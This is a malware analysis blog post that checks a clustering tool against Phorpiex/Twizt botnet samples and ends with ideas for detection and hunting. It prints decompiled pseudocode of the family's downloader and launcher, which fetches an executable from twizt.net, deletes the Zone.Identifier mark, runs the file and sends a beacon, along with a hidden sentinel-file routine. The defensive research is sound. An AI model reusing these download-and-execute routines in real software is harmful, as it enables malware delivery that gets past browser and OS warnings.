Phorpiex malware analysis – part 1: validating MalCluster on a real family
14 December, 2025 00:00 CET
INDEX
- 0. Introduction
- 1. Dataset and methodology
- 2. Clustering results: zooming in on Cluster 1
- 3. The shared core: three building blocks
- 4. What this says about code reuse (in this subset)
- 5. From clustering to detection and hunting
- 5.3 Prioritizing what to reverse first
- 6. Limitations and next steps
- 7. Appendix: Markmap summary
0. Introduction
Phorpiex (aka Trik) is a long-lived botnet used for spam, ransomware delivery, cryptomining and, in 2021 variants named Twizt, cryptocurrency clipping. Because it has been around for years and keeps evolving, it’s a good candidate to test whether code-reuse clustering can still find meaningful structure across variants.


In this post, I’m not trying to “rediscover” the Phorpiex strain. Instead, I’d like to answer a more focused question: If I throw a small set of Phorpiex samples at MalCluster, do I get back a cluster that reflects the core of the family?
Short answer: yes, the cluster first analyzed makes sense. It recovers a very stable core consisting of:
- a sentinel file used as a crude “run-once” or host-marker mechanism
- a downloader + executor chain that fetches and runs an updated payload
- a small
WinMainfunctions that wires everything together and triggers an HTTP GET to a beacon server endpoint
1. Dataset and methodology
I started with a small dataset of 31 samples tagged as Phorpiex/Twizt from Malware Bazaar. The goal is validating the behaviour of the clustering pipeline on a realistic family using MalCluster.
MalCluster in a sentence
MalCluster is a small clustering pipeline I wrote on top of the Malcat Python API that:
- extracts printable strings and function-level disassembly via Malcat
- normalizes assembly instructions (registers, immediates, memory) to make them comparable across variants
- clusters samples using fuzzy hashes (ssdeep / TLSH / sdhash)
- within each cluster, uses a longest common substring over normalized assembly to find shared function bodies
- renders everything as a graph (samples → clusters → functions) with metadata in the tooltips
Parameters used
For this experiment I used:
- Similarity function:
ssdeep - ssdeep similarity threshold:
25 - LCS threshold:
8instructions - Normalization: partial normalization (not “full”)
These values are intentionally a bit permissive: I’d rather over-cluster slightly and then look at whether the shared code actually makes sense, than miss legitimate reuse.
2. Clustering results: zooming in on Cluster 1
MalCluster produced 4 clusters from the initial 31 samples. For this first write-up I focused on Cluster 1, which has:
- 4 samples (represented here by their SHA-256 hashes):
076da5c00ce7bf0639d187938312d72ac7fd5f2d78456bc229405e0fbf001831fa6fcf2e154c0b18b12ab86267ccd38d79cc9c27e7e261a7e9201a0a9dd9d0bbfc16c0bf09002c93723b8ab13595db5845a50a1b6a133237ac2d148b0bb41700ff45ac280b5b3db1f698f9b5dbacfcf14d7a574885832ce904f1f660e72bcf66
One of these (ff45...) has an overlap issue in the disassembly and can’t execute correctly, so I excluded it from function-level comparison.
Even with that limitation, Cluster 1 was already interesting:
- the strings intersection is non-trivial
- MalCluster found a handful of identical functions
Looking at the graph view, the cluster appears as a central “cluster node” with function nodes around it; identical functions (post-normalization) are highlighted separately from “just similar” ones.
If the cluster was random noise, you’d expect few or no long LCS segments between functions. Here we get robust matches on the downloader, executor and sentinel logic.
3. The shared core: four building blocks
Across the usable samples in Cluster 1, four consistent routines stand out:
- Sentinel flag file in
%TEMP%(0x401000) - Process execution wrapper (
0x401080) - Downloader + launcher (
0x401120/0x401100) - And the
WinMainscaffold tying it together (0x401380/0x401360)
3.1 Sentinel flag file (f_check_or_create_sentinel_flag_file @ 0x401000)
This routine implements a very simple sentinel file in %TEMP% and uses it as a crude run-once / host marker.
Core behaviour:
- Resolve
%TEMP%viaExpandEnvironmentStringsW(L"%temp%", ...) - Build a hardcoded JPG path:
wsprintfW(L"%s\\33573537.jpg", tempDir) - If
PathFileExistsW(sentinelPath)returns true → return0(already seen) - Otherwise, try to
CreateFileW(..., GENERIC_WRITE, ..., CREATE_NEW, FILE_ATTRIBUTE_HIDDEN, ...) - On success, close handle and return
1
Representative pseudocode:
char f_check_or_create_sentinel_flag_file()
{
    HANDLE hFile;
    WCHAR tempDir[MAX_PATH];
    WCHAR sentinelPath[MAX_PATH];

    ExpandEnvironmentStringsW(L"%temp%", tempDir, MAX_PATH);
    wsprintfW(sentinelPath, L"%s\\33573537.jpg", tempDir);

    if (PathFileExistsW(sentinelPath))
        return 0;   // already run on this host / profile

    hFile = CreateFileW(
        sentinelPath,
        GENERIC_WRITE,
        0,
        NULL,
        CREATE_NEW,
        FILE_ATTRIBUTE_HIDDEN,
        NULL
    );

    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);

    return 1;
}
Across the cluster, this logic is effectively identical. From MalClusters perspective, this function becomes a single strong node with the identical flag and a long LCS that covers the entire body.
Why this matters:
- It’s a clear sign of code reuse.
- The exact sentinel name and the pattern of %TEMP% + hidden JPG can become part of a possible YARA rule or hunting query.
3.2 Process execution wrapper (f_execute_malware @ 0x401080)
The second routine is a small wrapper around CreateProcessW, used to execute whatever path it is given (in practice, the freshly-downloaded payload).
Representative pseudocode:
char __cdecl f_execute_malware(LPWSTR lpCommandLine)
{
    PROCESS_INFORMATION pi;
    STARTUPINFOW si;

    memset(&si, 0, sizeof(si));
    memset(&pi, 0, sizeof(pi));

    si.cb          = sizeof(si);
    si.dwFlags     = 1;  // STARTF_USESHOWWINDOW
    si.wShowWindow = 5;  // SW_SHOW

    if (!CreateProcessW(
            NULL,
            lpCommandLine,        // path to downloaded EXE
            NULL, NULL,
            FALSE,
            0x20,                 // NORMAL_PRIORITY_CLASS
            NULL, NULL,
            &si,
            &pi)
        && (int)ShellExecuteW(0, L"open", lpCommandLine, 0, 0, 0) <= 32 ) // optional fallback
    {
        return 0;
    }

    Sleep(1000);
    return 1;
}
Key points:
StartupInfoandProcessInformationare cleaned withmemset.- Uses
STARTF_USESHOWWINDOWandSW_SHOW(they are not trying very hard to be stealthy). - Runs the payload at normal priority (
0x20→NORMAL_PRIORITY_CLASS). - A variant include a fallback to
ShellExecuteWifCreateProcessWfails.
Under MalCluster’s normalization, this function collapses to a very similar ASM sequence for all samples in the cluster. The only relevant divergence is:
- Variant A:
CreateProcessWonly - Variant B:
CreateProcessW+ShellExecuteWfallback
This is a tiny but interesting branching point: we’re seeing the same logical building block, with an incremental tweak for robustness (extra API call) in a sample.
3.3 Downloader + launcher (f_download_new_malware_and_execute @ 0x401120 / 0x401100)
This is the heart of the cluster: a downloader that fetches an updated payload to %TEMP% and runs it via f_execute_malware.
High-level behaviour:
- Seed
rand()fromGetTickCount() - Resolve
%TEMP% - Generate a pseudo-random filename inside
%TEMP%combining two random integers (e.g.%TEMP%\1234512345.exe) - First download attempt:
- Use
WinINet(InternetOpenW+InternetOpenUrlW+InternetReadFile) - Write the payload to the chosen filename via
CreateFileW+WriteFile - Delete
"<FileName>:Zone.Identifier"to removeMark-of-the-Web - Try to execute with
f_execute_malware()
- Use
- If execution fails:
- Wait a random delay (
rand() % 60000ms) - Generate a new random filename
- Retry download using
URLDownloadToFileWinstead of manualInternetReadFileloop - Again remove
:Zone.Identifierand try executing
- Wait a random delay (
The decompiled code is long, but the essence is:
void __cdecl f_download_new_malware_and_execute(LPCWSTR malware_link)
{
    WCHAR tmp_folder[MAX_PATH];
    WCHAR fileName[MAX_PATH];
    WCHAR zone_ads[MAX_PATH];
    BOOL executed = FALSE;

    srand(GetTickCount());

    ExpandEnvironmentStringsW(L"%temp%", tmp_folder, MAX_PATH);
    make_random_name(tmp_folder, fileName);     // "%temp%\\%d%d.exe"

    // First attempt: WinINet streaming download
    if (internet_download_to_file(malware_link, fileName)) {
        delete_zone_identifier(fileName);
        if (f_execute_malware(fileName))
            executed = TRUE;
    }

    Sleep(1000);

    // Second attempt: URLDownloadToFileW + random delay
    if (!executed) {
        Sleep(rand() % 60000);
        make_random_name(tmp_folder, fileName);
        if (URLDownloadToFileW(NULL, malware_link, fileName, 0, 0) == S_OK) {
            delete_zone_identifier(fileName);
            f_execute_malware(fileName);
        }
    }
}
From a clustering standpoint:
- The structure of this function is almost perfectly preserved across samples in Cluster 1.
- After normalization, MalCluster finds very long common substrings in the instruction stream (covering the main loop and the error handling pattern).
- Minor differences don’t break the match because they normalize away.
From a malware-family standpoint:
- This looks like a reused template the authors keep carrying forward and slightly adapting, rather than reinventing for each campaign.
- The use of both a manual
WinINetloop andURLDownloadToFileWfallback suggests attempt to be resilient to possible crashes in the network APIs.
3.4 WinMain: orchestrator and beacon (0x401380)
Finally, WinMain wires everything together and triggers a simple beacon after the first run.
Representative pseudocode:
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    void *hInternet;
    void *hUrl;

    Sleep(2000);
    f_download_new_malware_and_execute(L"http://twizt.net/newtpp.exe");

    if (f_check_or_create_sentinel_flag_file())
    {
        // Optional C2-style beacon
        hInternet = InternetOpenA(
            "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36",
            0, 0, 0, 0
        );
        if (hInternet)
        {
            // Simple GET to peinstall.php; the response is ignored
            hUrl = InternetOpenUrlA(hInternet, "http://twizt.net/peinstall.php", 0, 0, 0, 0);
            InternetCloseHandle(hUrl);
            InternetCloseHandle(hInternet);
        }
    }
    return 0;
}
Notes:
- The hardcoded domain
twizt[.]netstrongly suggests a connection with the Phorpiex Twizt variant family described in public reporting from CheckPoint, which is known for clipboard-based cryptocurrency clipping and P2P-style resilience.
MalCluster sees WinMain as a fairly stable function that calls:
- The downloader
- The sentinel logic
- An optional beacon
even when smaller details (sleep durations, user-agent, etc.) vary.
4. What this says about code reuse (in this subset)
Given the small dataset, I’m not looking to over-generalize all of the Phorpiex variants seen in the wild. That said, Cluster 1 shows a clear pattern that matches what we’d expect from a long-lived botnet codebase:
- Highly stable core routines:
- sentinel file logic
- downloader + executor
- WinMain wiring
- Localised micro-evolutions:
- presence/absence of a ShellExecuteW fallback
- slight changes in user-agents, delays and error handling
- Shared infrastructure hints:
- hardcoded URLs under
twizt[.]netin this subset - repeated use of the same sentinel filename (
33573537.jpg))
- hardcoded URLs under
From MalCluster’s perspective, this is exactly the kind of scenario the pipeline targets:
- fuzzy hashing gets you a coarse grouping of potentially related binaries;
- normalized ASM + LCS then zooms in and extracts the specific functions that are genuinely reused
5. From clustering to detection and hunting
One practical outcome of this experiment is that the output of MalCluster is immediately usable for signature and hunting work, without having to manually diff every pair of samples.
A few ideas:
5.1 String-based hunting
The string_data intersection MalCluster computes per cluster gives you a set of “shared strings with document frequency”. In Cluster 1, things like:
- repeated
%TEMP%usage patterns - specific JPG filenames used as sentinels
- user-agent fragments in the
WinINetcalls
can be turned into:
- SIEM / data-lake queries (e.g. samples or processes writing hidden JPGs under
%TEMP%with certain names). - initial YARA strings sections that you refine manually.
5.2 Normalized ASM for YARA / code-reuse rules
The normalized function bodies and longest common substrings provide stable ASM snippets that you can translate into:
- YARA byte or ascii conditions based on assembly sequences.
- “structural” rules using combinations of imported functions + string artefacts.
For example, a high-level YARA idea for this cluster could be:
- look for:
- ExpandEnvironmentStringsW(“%temp%”)
- a hidden JPG created via
CreateFileW/FILE_ATTRIBUTE_HIDDEN - followed by a
WinINet-based download to a random numeric filename in%TEMP% - plus deletion of the
:Zone.IdentifierADS
5.3 Prioritizing what to reverse first
In a bigger cluster, you might have dozens of functions per sample. MalCluster’s graph view and the identical / LCS length metrics help you:
- Spot which functions are reused verbatim (good candidates to analyze once and then recognize everywhere)
- Which ones vary more (potentially where the interesting behaviour sits: payload delivery, crypto clipping, new modules, etc.).
6. Limitations and next steps
A few caveats:
- Small dataset: 31 samples is small compared to how Phorpiex has grown over the years. This post only reflects this specific subset.
- Static only: everything here is based on static artefacts via Malcat. Packing or obfuscation will affect how much code is visible.
- Configuration coverage: I used a single set of parameters (ssdeep + threshold 25, LCS 8). There’s room to explore:
- TLSH / sdhash clustering,
- stricter thresholds,
- full vs partial normalization and its impact on cluster stability.
That said, as a sanity check for MalCluster, this experiment is encouraging. Even with permissive thresholds, the main cluster I inspected corresponds to a coherent “Phorpiex core” with clear, stable building blocks, rather than arbitrary fuzzy-hash noise.
Where I’d like to go in Part 2
- Compare multiple clusters and see if we can identify “generations” or configuration changes over time.
- Correlate static clusters with dynamic behaviour (e.g. which modules are actually dropped / executed).
If you’re interested in something in particular, write to us on Twitter: